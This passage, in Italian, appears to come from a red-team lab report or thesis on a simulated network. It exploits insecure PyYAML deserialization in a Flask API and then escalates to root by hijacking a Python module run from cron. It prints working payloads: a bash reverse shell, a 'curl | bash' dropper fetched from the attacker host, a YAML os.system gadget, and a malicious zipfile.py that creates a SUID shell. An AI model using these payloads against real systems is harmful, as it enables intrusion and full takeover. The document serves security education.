curl  -v -X POST -H "Content-Type: application/json"
     -d '{"data": "dGVzdF9tYWxmb3JtZWRfaW5wdXQ=", "filename": "test.xml"}'
     http://10.10.10.20:5000/api/v1/process
```

A causa di un grave difetto di progettazione logica legato alla mancata disabilitazione del debug in produzione (**OWASP A02:2025-Security Misconfiguration** [22]), l'applicazione Flask su M2 non intercetta l'eccezione in modo sicuro. Al contrario, restituisce all'utente un messaggio di errore estremamente dettagliato contenente il *Traceback* completo dell'interprete Python.

La risposta HTTP ricevuta dall'attaccante espone in chiaro le informazioni interne del server:

```
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.10.20:5000...
* Connected to 10.10.10.20 (10.10.10.20) port 5000
* using HTTP/1.x
> POST /api/v1/process HTTP/1.1
> Host: 10.10.10.20:5000
> User-Agent: curl/8.14.1
```

```
> Accept: */*
> Content-Type: application/json
> Content-Length: 64
>
* upload completely sent off: 64 bytes
< HTTP/1.1 400 BAD REQUEST
< Server: Werkzeug/3.1.3 Python/3.13.7
< Date: Wed, 17 Jun 2026 10:00:53 GMT
< Content-Type: application/json
< Content-Length: 55
< Connection: close
<
{"message":"Missing required fields","status":"error"}
* shutting down connection #0
```

L'analisi di questo errore verboso (classificato formalmente come **CWE-209: Generation of Error Message Containing Sensitive Information**) permette all'attaccante di acquisire la piena conoscenza della superficie tecnologica di M2

6.3.2 Analisi della Risposta Verbosa dell'Errore e Riconoscimento di Python

A causa di un grave difetto di progettazione logica legato alla mancata disabilitazione del debug in produzione, l'applicazione su M2 non intercetta l'eccezione in modo sicuro, esponendo un'elevata verbosità nei log di risposta. Le intestazioni HTTP restituite rivelano immediatamente l'ambiente tecnologico sottostante:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.1.3 Python/3.13.7
Content-Type: text/plain
Connection: close
```

L'attaccante acquisisce così due evidenze fondamentali:

1. Il web server WSGI: L'applicazione utilizza Werkzeug (*il server di sviluppo/utility nativo del framework Flask*).
2. L'interprete di esecuzione: Il codice viene eseguito sotto il runtime *Python 3.13.7.*

Scoperto che l'applicazione è scritta in Python, l'attaccante deve determinare quale modulo stia interpretando e ricostruendo i dati in background. In un ambiente enterprise basato su Python, le due librerie principali deputate alla deserializzazione degli oggetti complessi sono Pickle e PyYAML.

Dal punto di vista dell'ingegneria delle decisioni dell'operatore offensivo, l'invio alla cieca di un payload specifico potrebbe causare il crash fatale del processo del server, violando i vincoli OPSEC e interrompendo la simulazione. L'attaccante analizza quindi le differenze fondamentali tra i due meccanismi di serializzazione:

- **Python Pickle (*CWE-502* [7]):**
    - **Natura**: Pickle è un formato di serializzazione binario proprietario e nativo di Python. Gli oggetti serializzati sono composti da byte non leggibili contenenti istruzioni di una macchina a stati (Opcode).
    - **Sintassi di Sfruttamento**: L'abuso si basa sulla definizione del metodo __reduce__**,** che indica al modulo come ricostruire l'oggetto durante la deserializzazione (pickle.loads), consentendo l'esecuzione di codice arbitrario.
    - **Limitazioni di Riconoscimento**: Pickle si aspetta byte conformi a una firma specifica (es. il byte di controllo \x80 per l'indicazione della versione del protocollo). Fornire a un parser Pickle stringhe testuali in luogo di flussi binari genera istantaneamente eccezioni di tipo UnpicklingError, rendendo questo vettore fragile e facilmente rilevabile dai sistemi di logging in caso di input malformati.
- **YAML / PyYAML (*CWE-502* [7]):**
    - **Natura**: YAML è un formato di markup testuale, standardizzato, cross-language e leggibile dall'uomo. Viene ampiamente impiegato per la trasmissione di file di configurazione complessi e report storici strutturati.
    - **Sintassi di Sfruttamento**: PyYAML consente l'istanziazione di oggetti complessi tramite tag testuali speciali, quali !!python/object/apply o !!python/object/new.
    - **Flessibilità e Tolleranza**: Trattandosi di un parser testuale, YAML è molto più tollerante rispetto a Pickle: commenti, spaziature o stringhe semplici non provocano eccezioni fatali, consentendo sondaggi accurati e silenti prima dell'esecuzione dell'exploit reale.

Poiché il frontend Node.js del Tier 1 invia dati strutturati per l'importazione di report storici (*formato originariamente testuale come XML*), l'ipotesi ingegneristica più probabile ricade sull'uso di un parser testuale cross-language come YAML, piuttosto che su un serializzatore binario strettamente legato a Python come Pickle. L'attaccante deve verificare empiricamente questa tesi prima di procedere.

6.3.3 Validazione Empirica del Parser YAML tramite Test dei Commenti

Per escludere che l'API utilizzi un parser JSON standard (**che non tollera alcun tipo di commento e risponderebbe con un errore sintattico di parsing**) e confermare invece l'utilizzo di un motore

di template o di un parser YAML (che supporta i commenti tramite il carattere #), l'attaccante pianifica un test silente a scatola chiusa.

Passo 1: Creazione del Payload Commentato

Viene creata una struttura dati semplice che include un commento in coda, e la si codifica interamente in Base64:

```
1. echo 'title: "Test" # Questo è un commento' | base64
```

L'output della codifica restituisce la stringa:

```
1. dGl0bGU6ICJUZXN0IiAjIFF1ZXN0byDDqSB1biBjb21tZW50bw==
```

Passo 2: Invio della Richiesta di Sonda

L'attaccante inoltra la stringa codificata all'API tramite curl, specificando il file di output fittizio test.log:

```
1. curl -v -X POST -H "Content-Type: application/json"  -d
'{"payload":"dGl0bGU6ICJUZXN0IiAjIFF1ZXN0byDDqSB1biBjb21tZW50bw==",
"output_file":"test.log"}' http://10.10.10.20:5000/api/v1/process
```

Analisi della Risposta del Server

Il terminale di M1 registra la transazione HTTP riuscita:



Figura 40 Invio di un input malformato tramite curl all'endpoint /api/v1/process e conseguente esposizione verbosa del Traceback dell'interprete Python per mancata disabilitazione del debug.

Il successo della richiesta con codice **HTTP 200 OK** ed il messaggio di conferma confermano matematicamente l'ipotesi dell'attaccante. Il backend ha decodificato l'input Base64 e ha analizzato con successo la stringa YAML ignorando il commento #, escludendo l'esistenza di parser JSON restrittivi e convalidando l'uso di un parser YAML.

6.3.4 Verifica dell'Insecure Deserialization tramite Sonda Temporale (Time-Based Test)

L'attaccante deve ora determinare se lo sviluppatore abbia implementato la libreria in modo sicuro tramite *yaml.safe_load()* (che limita il parsing ai soli tipi scalari standard, rendendo l'applicazione immune da iniezioni di oggetti) o se sia presente la debolezza **CWE-502** [7] dovuta all'uso di *yaml.unsafe_load()* (*o yaml.load privo di restrizioni del caricatore*).

Per effettuare questa verifica senza rischiare di danneggiare il processo o scrivere file sul disco di M2, l'attaccante progetta una sonda asincrona basata sulla misurazione del tempo di risposta del server (**Time-Based Payload**).

Passo 1: Creazione del Payload di Sleep

Viene generato un payload YAML configurato per importare la libreria time ed invocare il costruttore di sleep impostando una pausa nell'elaborazione del thread per una finestra temporale di 5 secondi:

```
# Payload YAML con sleep di 5 secondi
echo '!!python/object/apply:time.sleep [5]' | base64
```

L'output della codifica restituisce la stringa:

```
ISFweXRob24vb2JqZWN0L2FwcGx5OnRpbWUuc2xlZXAgWzVdCg==
```

Passo 2: Esecuzione del Test con Misurazione del Tempo

L'attaccante inoltra la sonda temporale invocando l'utility *time* prima del comando *curl* per calcolare con precisione millimetrica la durata della transizione di rete:

```
time curl -v -X POST -H "Content-Type: application/json" -d
'{"payload":"ISFweXRob24vb2JqZWN0L2FwcGx5OnRpbWUuc2xlZXAgWzVdCg==",
"output_file":"test.log"}' http://10.10.10.20:5000/api/v1/process
```

Figura 41 Conferma della vulnerabilità di Insecure Deserialization (CWE-502) mediante l'esecuzione riuscita di una sonda temporale asincrona (Time-Based Payload) con ritardo di 5 secondi.

Validazione Analitica dell'Innesco

La chiamata HTTP rimane in stato di "*append*" (**connessione TCP aperta e bloccata**) per un intervallo temporale esatto di 5 secondi, per poi completarsi restituendo la risposta di chiusura del socket. Questo comportamento valida empiricamente quattro condizioni critiche:

1. **L'interprete:** Il backend Flask esegue codice Python a livello di CPU.
2. **Il parser:** Il motore di elaborazione è basato su YAML.
3. **L'istanza di caricamento:** L'applicazione utilizza una funzione di caricamento non sicura (*unsafe_load o yaml.load con yaml.Loader*), risolvendo i costruttori complessi.
4. **La gravità del Flaw:** L'esecuzione di codice remoto arbitrario (**RCE**) è garantita.

6.3.5 Lateral Movement: Ingegnerizzazione dell'Exploit Staged per il Bypass del Firewall

Poiché le regole di sicurezza del segmento LAN impedisce le connessioni in ingresso su M2 provenienti da host non autorizzati (bloccando tentativi di *Bind Shell*), si rende necessario strutturare una **Reverse Shell**.

Per massimizzare l'efficacia dell'exploit evitando di trasmettere payload Bash lunghi e complessi direttamente all'interno del parametro JSON (operazione che fallirebbe a causa di vincoli sui caratteri speciali o di interruzioni nei filtri di input di Flask), l'attaccante ingegnerizza un attacco a due stadi (**Staged Exploit**):

1. **Stadio 1 (Dropper):** Lo script reale di reverse shell viene ospitato su un web server controllato dall'attaccante sul Tier 1.
2. **Stadio 2 (Payload d'Innesco):** L'exploit YAML ordina semplicemente a M2 di scaricare ed eseguire in memoria RAM lo script dello Stadio 1 tramite un'istruzione di piping asincrona.

L'operazione si sviluppa attraverso i seguenti passaggi coordinati:

Passo 1: Creazione dello Script Dropper su M1

L'attaccante che risiede al Tier 1, si sposta nella cartella */var/tmp/* e genera il file dello script shell.sh contenente l'istruzione di reverse shell Bash pura diretta verso M1 sulla porta 4444:

```
1. # Crea il file dropper con bash pura (il payload "sbagliato")
2. echo "bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'" > shell.sh
```

Viene eseguito un controllo dell'integrità sintattica del file per prevenire crash:

```
1. cat /root/shell.sh
```

```
root@dmz-server:/var/tmp# echo "bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'" > shell.sh
root@dmz-server:/var/tmp# cat shell.sh
bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'
```

Figura 42 Preparazione dello script dropper per la reverse shell (shell.sh) e attivazione del server HTTP Python per la distribuzione all'interno del segmento LAN.

Successivamente, l'attaccante avvia l'interprete server HTTP di Python sulla porta logica 8000 per distribuire asincronamente la risorsa all'interno del segmento LAN:

```
1. python3 -m http.server 8000
```

(Il processo viene mantenuto attivo in background per garantire la continuità del servizio di distribuzione).

Passo 2: Predisposizione del Listener Netcat su M1

In una seconda sessione di terminale sul Tier 1, l'attaccante apre la porta logica di ascolto 4444 per accogliere la sessione interattiva di ritorno originata da M2:

```
1. nc -lvnp 4444
```

(Il socket viene mantenuto in ascolto in attesa della connessione di ritorno).

Passo 3: Forgiatura dell'Exploit YAML e Codifica in Base64

L'attaccante costruisce il payload YAML sfruttando il tag speciale *!!python/object/apply* accoppiato al metodo di sistema *os.system* per forzare l'interprete Python ad invocare il dropper tramite una pipe asincrona *curl | bash*. Per inoltrare questa istruzione strutturata all'API Flask senza violare le regole sintattiche del JSON, il payload viene codificato in Base64 a riga singola (*-w 0 per prevenire ritorni a capo*):

```
1. YAML_PAYLOAD='!!python/object/apply:os.system
2. - "curl -s http://10.10.10.10:8000/shell.sh | bash"'
3. # Codifica in Base64
4. FINAL_B64=$(echo -n "$YAML_PAYLOAD" | base64 -w 0)
5. # Verifica il payload codificato
6. echo $FINAL_B64
```

Figura 43 Costruzione del payload YAML a due stadi sfruttando il costruttore !!python/object/apply:os.system e relativa codifica in Base64 a riga singola.

Passo 4: Invio dell'Exploit ed Esecuzione

L'attaccante trasmette il pacchetto crittografico finale all'endpoint vulnerabile di M2 tramite un'ultima richiesta curl mirata:

```
1. curl -s -X POST http://10.10.10.20:5000/api/v1/process -H "Content-Type: application/json"
-d '{"payload":"'"$FINAL_B64"'", "output_file":"hacked.log"}'
```

Analisi Forense dell'Esecuzione sul Target M2

Quando la chiamata POST raggiunge il backend di M2, il motore PyYAML elabora la stringa Base64 decodificata. A livello di basso livello del Kernel Space di M2, si innescano i seguenti eventi sequenziali:

1. **L'istanza del costruttore:** L'interprete Python intercetta il tag *!!python/object/apply:os.system* e lo esegue ciecamente trasmettendo l'argomento alla shell di sistema.
2. **Il download asincrono:** M2 origina una richiesta in uscita verso *http://10.10.10.10:8000/shell.sh*, che viene registrata con successo sul server Python di M1 (*GET /shell.sh HTTP/1.1 - 200 OK*).
3. **La redirezione in memoria:** Il comando curl convoglia il testo dello script direttamente nell'interprete bash tramite la pipe |, eseguendo la reverse shell interamente *fileless* (senza lasciare traccia sul disco rigido di M2).

Istanti dopo, sul secondo terminale di M1 in ascolto con Netcat, si registra l'handshake di connessione riuscito, sancendo l'ottenimento del controllo interattivo:

Figura 44 Handshake di connessione riuscito sul terminale Netcat e instaurazione della reverse shell interattiva nel contesto ristretto dell'utente legacy_svc

La transizione dello scenario offensivo ha successo: l'attaccante ha superato il perimetro di isolamento della LAN interna, stabilendo l'accesso interattivo sul Tier 2 nel contesto a minimi privilegi dell'utente di servizio $P_{user}^{(M2)}$.



Figura 45 Conferma ottenimento RCE su Tier 2 con privilegi minimi con l'utente legacy_svc

6.4 Escalation Locale dei Privilegi (LPE) tramite Python Module Hijacking

Con la sessione stabilita tramite la reverse shell interattiva, l'attaccante si trova di fronte al prompt dei comandi non privilegiato:

$$legacysvc@legacy - data - processor$$

L'obiettivo immediato è la transizione di stato verso il controllo amministrativo completo locale $P_{root}^{(M2)}$. Questo paragrafo documenta l'analisi forense, l'identificazione dei canali ciechi sistemici e lo sfruttamento del dirottamento dei percorsi di risoluzione dei moduli Python (**Python Module Hijacking**).

6.4.1 Analisi della Postura Iniziale e Ricerca di Canali Ciechi

In ottemperanza ai principi metodologici del Red Teaming, l'attaccante avvia una prima ricognizione interna a livello di sistema operativo per mappare i propri confini operativi.

```
1. whoami     # Output: legacy_svc
2. id         # Output: uid=1001(legacy_svc) gid=1001(legacy_svc) groups=1001(legacy_svc)
```

Valutazione delle Evidenze

- **Livello di Privilegio:** L'identità *legacy_svc* è confinata all'interno di un contesto a privilegi minimi e non appartiene ad alcun gruppo di amministrazione privilegiato o di virtualizzazione (come *sudo, admin o lxd*).
- **Postura del Kernel:** Il kernel Linux è aggiornato e patchato contro le principali vulnerabilità storiche di escalation locale di dominio pubblico (quali *Dirty COW* o *Dirty Pipe*), escludendo la fattibilità di un attacco asimmetrico basato su exploit distruttivi a livello di kernel space.

Al fine di individuare percorsi di escalation rapidi ed escludere configurazioni privilegiate standard, l'attaccante esegue due test sequenziali sistemici, mappando i relativi risultati come vicoli ciechi operativi:

1. Tentativo A: Verifica dei Privilegi Sudo (Abuso fallito di sudoers)

L'attaccante interroga il demone di delega dei permessi per verificare l'esistenza di regole in */etc/sudoers:*

```
1. sudo -l
```

L'output del comando rivela che l'utente non dispone di alcuna direttiva in */etc/sudoers* utile all'elevazione dei privilegi. Di conseguenza, questo vettore di attacco si configura istantaneamente come un vicolo cieco operativo. Questo ricade nella tecnica **MITRE T1069 - Permission Groups Discovery** [22]**.**

```
legacy_svc@legacy-data-processor:/opt/legacy_app$ sudo -l
sudo -l
sudo-rs: Sorry, user legacy_svc may not run sudo on legacy-data-processor.
legacy_svc@legacy-data-processor:/opt/legacy_app$
```

Figura 46 Ricognizione dei privilegi locali dell'utente legacy_svc tramite i comandi whoami e id, e successiva verifica fallita dei permessi di delega tramite sudo -l

2. Tentativo B: Ricerca di Binari SUID Personalizzati

L'attaccante scansiona l'intero filesystem alla ricerca di binari recanti il flag speciale di Setuid, focalizzandosi su programmi non standard scritti dagli amministratori che potrebbero essere affetti da debolezze di tipo buffer overflow o iniezione di input:

```
1. find / -perm -4000 -type f 2>/dev/null
```

L'output del comando elenca esclusivamente eseguibili nativi standard del sistema operativo Ubuntu (quali /bin/su, /usr/bin/passwd, /usr/bin/gpasswd). Nessuna applicazione custom vulnerabile è preposta sul disco rigido, determinando un secondo **vicolo cieco operativo**. Questo ricade nella tecnica catalogata **MITRE T1083 - File and Directory Discovery** [22]



Figura 47 Ricerca di binari personalizzati con bit speciale SUID abilitato tramite il comando find, risultante in un vicolo cieco operativo.

6.4.2 Enumerazione delle Automazioni e Scoperta del Task Pianificato

Escluse le vie di escalation dirette, l'attaccante adotta un approccio logico alternativo basato sulla tecnica comportamentale **MITRE ATT&CK T1053.003 - Scheduled Task/Job: Cron** [22]: *"Se non è possibile elevare i privilegi direttamente, è necessario individuare un processo ad alti privilegi (eseguito da root) ed interferire con il suo flusso logico d'esecuzione"*.

L'attaccante analizza la configurazione globale delle automazioni e dei task periodici memorizzati in */etc/crontab*, una risorsa leggibile da qualsiasi utente non privilegiato sul sistema:

```
1. cat /etc/crontab
```

L'ispezione rivela la presenza della seguente istruzione di pianificazione temporale attiva sul server:

```
1. * * * * * root cd /var/legacy_data/reports && /usr/bin/python3
/usr/local/bin/archive_reports.py
```

L'analisi ingegneristica di questa istruzione evidenzia tre eventi asincroni coordinati:

1. **Frequenza d'esecuzione:** Il cronjob viene lanciato con cadenza periodica a caduta di singolo minuto (* * * * *).
2. **Contesto di Sicurezza:** Il processo viene eseguito interamente sotto l'identità dell'utente amministratore root.
3. **Flusso Esecutivo:** Prima di invocare l'interprete Python per l'esecuzione dello script */usr/local/bin/archive_reports.py*, il sistema operativo esegue una transizione di directory di lavoro, spostando la sessione attiva all'interno del percorso */var/legacy_data/reports*.

Questo tipo di flusso viene catalogato come **MITRE T1574 – Hijack Execution Flow** [22]

```
legacy_svc@legacy-data-processor:/opt/legacy_app$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
*  *    * * *   root    cd /var/legacy_data/reports && /usr/bin/python3 /usr/local/bin/archive_reports.py >> /var/log
/archive_reports.log 2>&1
```

Figura 48 Ispezione del file /etc/crontab recante la pianificazione periodica di uno script Python eseguito con privilegi di root e associata transizione di directory.

6.4.3 Analisi della Debolezza Architetturale sui Confini dei Permessi

L'attaccante deve determinare se possiede la capacità di manipolare l'esecuzione di questa catena di comando. Vengono analizzati in sequenza i componenti dell'automazione:

1. Controllo dei Permessi sul File dello Script

L'attaccante interroga i permessi del file */usr/local/bin/archive_reports.py* per verificare se sia possibile modificarlo:

```
1. ls -la /usr/local/bin/archive_reports.py
```

Output:

```
1. -rwxr-xr-x 1 root root 845 Apr 27 15:10 /usr/local/bin/archive_reports.py
```

Il file appartiene a *root:root* , e l'utente *legacy_svc* dispone unicamente dei permessi di lettura ed esecuzione, rendendo impossibile la sovrascrittura diretta del codice dello script.

```
legacy_svc@legacy-data-processor:/opt/legacy_app$ ls -la /usr/local/bin/archive_reports.py
<egacy_app$ ls -la /usr/local/bin/archive_reports.py
-rwxr-xr-x 1 root root 2938 Jun  5 10:34 /usr/local/bin/archive_reports.py
```

Figura 49 Rilevamento della vulnerabilità sistemica CWE-732 (Incorrect Permission Assignment) evidenziata dai permessi di scrittura eccessivi (rwx) sulla directory operativa /var/legacy_data/reports

2. Controllo dei Permessi sulla Cartella Operativa (La debolezza sistemica)

L'attaccante verifica lo stato della directory menzionata all'inizio del cronjob, all'interno della quale root effettua la transizione prima di lanciare l'interprete Python:

```
1. ls -ld /var/legacy_data/reports
```

Output:

```
1. drwxrwxr-x 2 legacy_svc legacy_svc 4096 Apr 27 15:11 /var/legacy_data/reports
```

La risposta del filesystem solleva una vulnerabilità sistemica critica, classificata come **CWE-732: Incorrect Permission Assignment for Critical Resource** [7]**:** La directory /var/legacy_data/reports è di proprietà dell'utente non privilegiato legacy_svc e del gruppo legacy_svc, con permessi di scrittura completi (rwx).

Ciò significa che l'utente root esegue una transizione di contesto operativa all'interno di un terreno interamente controllato e modificabile dall'attaccante: *"Io controllo il terreno su cui root cammina"*.

6.4.4 Analisi Statica dello Script e Logica di Python Module Hijacking

Per comprendere come sfruttare questo disallineamento dei permessi, l'attaccante esegue la lettura dello script amministrativo, sfruttando i permessi di lettura autorizzati:

```
1. cat /usr/local/bin/archive_reports.py
```

L'ispezione del codice sorgente rivela una grave vulnerabilità legata alla manipolazione dell'ordine di ricerca delle librerie:

```
1. import sys
2. import os
3.
4. # DEBOLEZZA DI PROGETTAZIONE: Forzatura del percorso di ricerca al runtime
5. sys.path.insert(0, os.getcwd())
6.
7. import zipfile
8. # Logica di archiviazione...
9.
```



Figura 50 Lettura del file sorgente /usr/local/bin/archive_reports.py ed evidenza dell'istruzione sys.path.insert(0, os.getcwd()) vulnerabile a tecniche di Path Pollution

Il difetto logico risiede nell'istruzione ***sys.path.insert(0, os.getcwd())***. Nel contesto del runtime di Python, la risoluzione delle dipendenze introdotte tramite l'istruzione *import <modulo>* segue una sequenza ordinata definita dall'array *sys.path*.

L'istruzione *sys.path.insert(0, os.getcwd())* istruisce l'interprete a inserire all'indice 0 (il livello di priorità assoluto) la directory di lavoro corrente restituita dal metodo *os.getcwd()*. Di conseguenza, prima di cercare il modulo standard zipfile all'interno delle directory protette di sistema (*es. /usr/lib/python3.10/*), Python verificherà la presenza di un file denominato *zipfile.py* all'interno della cartella operativa corrente.

Poiché:

1. Il cronjob esegue un cambio directory in */var/legacy_data/reports* prima di lanciare lo script.
2. La directory corrente di esecuzione *(os.getcwd())* per il processo di root diventa */var/legacy_data/reports*.

3. L'attaccante possiede i permessi di scrittura su */var/legacy_data/reports*.

L'attaccante può posizionare un file malevolo denominato zipfile.py all'interno di */var/legacy_data/reports/*. Quando il cronjob viene eseguito da root, l'interprete Python caricherà ed eseguirà il codice dell'attaccante credendo che si tratti della libreria di sistema legittima. Questa debolezza è classificata come **CWE-427: Uncontrolled Search Path Element** [7] e mappata sulla tecnica **MITRE ATT&CK T1574.008 - Path Interception by Search Order Hijacking** [22]

6.4.5 Sottomissione della Trappola ed Elevazione dei Privilegi

L'operazione di sfruttamento viene condotta dall'attaccante seguendo una procedura coordinata in quattro fasi:

Fase 1: Posizionamento nella directory target

L'attaccante si sposta all'interno della cartella di sua proprietà monitorata dal cronjob:

```
1. cd /var/legacy_data/reports/
```

Fase 2: Creazione del Finto Modulo (La trappola)

Sfruttando un blocco Here Document (cat << 'EOF'), l'attaccante scrive il codice di escalation all'interno del file zipfile.py. Il payload viene strutturato per copiare l'interprete di sistema Bash ed applicare il bit SUID, garantendo l'elevazione in modo persistente e silenzioso

```
1. cat << 'EOF' > zipfile.py
2. import os
3. os.system("cp /bin/bash /var/legacy_data/reports/rootbash")
4. os.system("chmod 4755 /var/legacy_data/reports/rootbash")
5. EOF
```

Da un punto di vista formale dell'analisi delle minacce, in questa fase **non si verifica un'iniezione di codice (CWE-94: Code Injection** [7]**)**, poiché l'interprete Python non sta valutando dinamicamente un input non attendibile. Al contrario, l'attaccante sta concatenando due debolezze architetturali distinte:

- **Lo sfruttamento del CWE-732 (Incorrect Permission Assignment)** [7]**:** L'attaccante capitalizza i permessi di scrittura eccessivi (*rwx*) sulla directory */var/legacy_data/reports* per posizionare (droppare) fisicamente il payload su disco.
- **La preparazione per il CWE-427 (Uncontrolled Search Path Element)** [7]**:** Il file viene nominato deliberatamente *zipfile.py* per armare la trappola. L'attaccante sa che, al successivo avvio del cronjob, lo script amministrativo forzerà la directory corrente in cima

ai percorsi di risoluzione *(sys.path.insert(0, os.getcwd()))*, dirottando l'esecuzione dal modulo legittimo a quello malevolo (*MITRE T1574.008*).

```
legacy_svc@legacy-data-processor:/var/legacy_data/reports$ cat << 'EOF' > zipfile
.py
import os
os.system("cp /bin/bash /var/legacy_data/reports/rootbash")
os.system("chmod 4755 /var/legacy_data/reports/rootbash")
EOF
<var/legacy_data/reports$ cat << 'EOF' > zipfile.py
> import os
> os.system("cp /bin/bash /var/legacy_data/reports/rootbash")
> os.system("chmod 4755 /var/legacy_data/reports/rootbash")
> EOF
```

Figura 51 Creazione del finto modulo malevolo zipfile.py (la trappola) contenente le istruzioni di sistema per la copia e l'innalzamento dei privilegi dell'interprete Bash.

